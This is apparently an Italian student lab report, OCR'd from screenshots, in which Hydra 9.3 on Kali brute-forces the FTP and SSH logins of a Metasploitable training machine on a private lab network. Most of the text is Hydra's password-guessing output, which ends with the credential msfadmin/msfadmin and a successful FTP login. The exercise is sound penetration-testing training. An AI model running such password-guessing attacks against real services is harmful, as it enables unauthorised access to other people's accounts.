





COME POSSIAMO VEDERE TROVANDO LE INFORMAZIONI CON HYDRA SIAMO RIUSCITI AD ENTRARE NEL SERVIZIO FTP





CRACKER SERVIZIO SSH CON HYDRA VERSIONE 9.3 DA KALI A METASPLOITABLE






CRACKER SERVIZIO FTP CON HYDRA VERSIONE 9.3 DA KALI A METASPLOITABLE




kali int
Applicazioni
Posizioni
Terminale
gio 11 ago 18:38
kali@kali: ~
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "" - 43 of 8295473590914 [child 5] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "buster" - 44 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "soccer" - 45 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "harley" - 46 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "batman" - 47 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "andrew" - 48 of 8295473590914 [child 6] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "tigger" - 49 of 8295473590914 [child 7] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "sunshine" - 50 of 8295473590914 [child 8] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "iloveyou" - 51 of 8295473590914 [child 9] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "fuckme" - 52 of 8295473590914 [child 10] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "2000" - 53 of 8295473590914 [child 12] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "msfadmin" - 54 of 8295473590914 [child 14] (0/0)
[21][ftp] host: 192.168.50.101 login: msfadmin password: msfadmin
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "123456" - 1000003 of 8295473590914 [child 14] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "password" - 1000004 of 8295473590914 [child 15] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "12345678" - 1000005 of 8295473590914 [child 13] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "qwerty" - 1000006 of 8295473590914 [child 17] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "123456789" - 1000007 of 8295473590914 [child 16] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "12345" - 1000008 of 8295473590914 [child 4] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "1234" - 1000009 of 8295473590914 [child 11] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "111111" - 1000010 of 8295473590914 [child 5] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "1234567" - 1000011 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "dragon" - 1000012 of 8295473590914 [child 6] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "123123" - 1000013 of 8295473590914 [child 12] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "baseball" - 1000014 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "abc123" - 1000015 of 8295473590914 [child 9] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "football" - 1000016 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "monkey" - 1000017 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "letmein" - 1000018 of 8295473590914 [child 7] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "696969" - 1000019 of 8295473590914 [child 8] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "shadow" - 1000020 of 8295473590914 [child 10] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "master" - 1000021 of 8295473590914 [child 14] (0/0)


kali int
Applicazioni
Posizioni
Terminale
gio 11 ago 18:39
kali@kali: ~
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "shadow" - 1000020 of 8295473590914 [child 10] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "master" - 1000021 of 8295473590914 [child 14] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "666666" - 1000022 of 8295473590914 [child 17] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "qwertyuiop" - 1000023 of 8295473590914 [child 15] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "123321" - 1000024 of 8295473590914 [child 13] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "mustang" - 1000025 of 8295473590914 [child 16] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "1234567890" - 1000026 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "michael" - 1000027 of 8295473590914 [child 5] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "654321" - 1000028 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "pussy" - 1000029 of 8295473590914 [child 4] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "superman" - 1000030 of 8295473590914 [child 6] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "1qaz2wsx" - 1000031 of 8295473590914 [child 8] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "7777777" - 1000032 of 8295473590914 [child 11] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "fuckyou" - 1000033 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "121212" - 1000034 of 8295473590914 [child 12] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "000000" - 1000035 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "qazwsx" - 1000036 of 8295473590914 [child 9] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "123qwe" - 1000037 of 8295473590914 [child 7] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "killer" - 1000038 of 8295473590914 [child 10] (0/0)
[ATTEMPT] target 192.168.50.101 - login "test_user" - pass "trustno1" - 1000039 of 8295473590914 [child 14] (0/0)
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
┌──(kali㉿kali)-[~]
└─$ ftp msfadmin@192.168.50.101
Connected to 192.168.50.101.
220 (vsFTPd 2.3.4)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>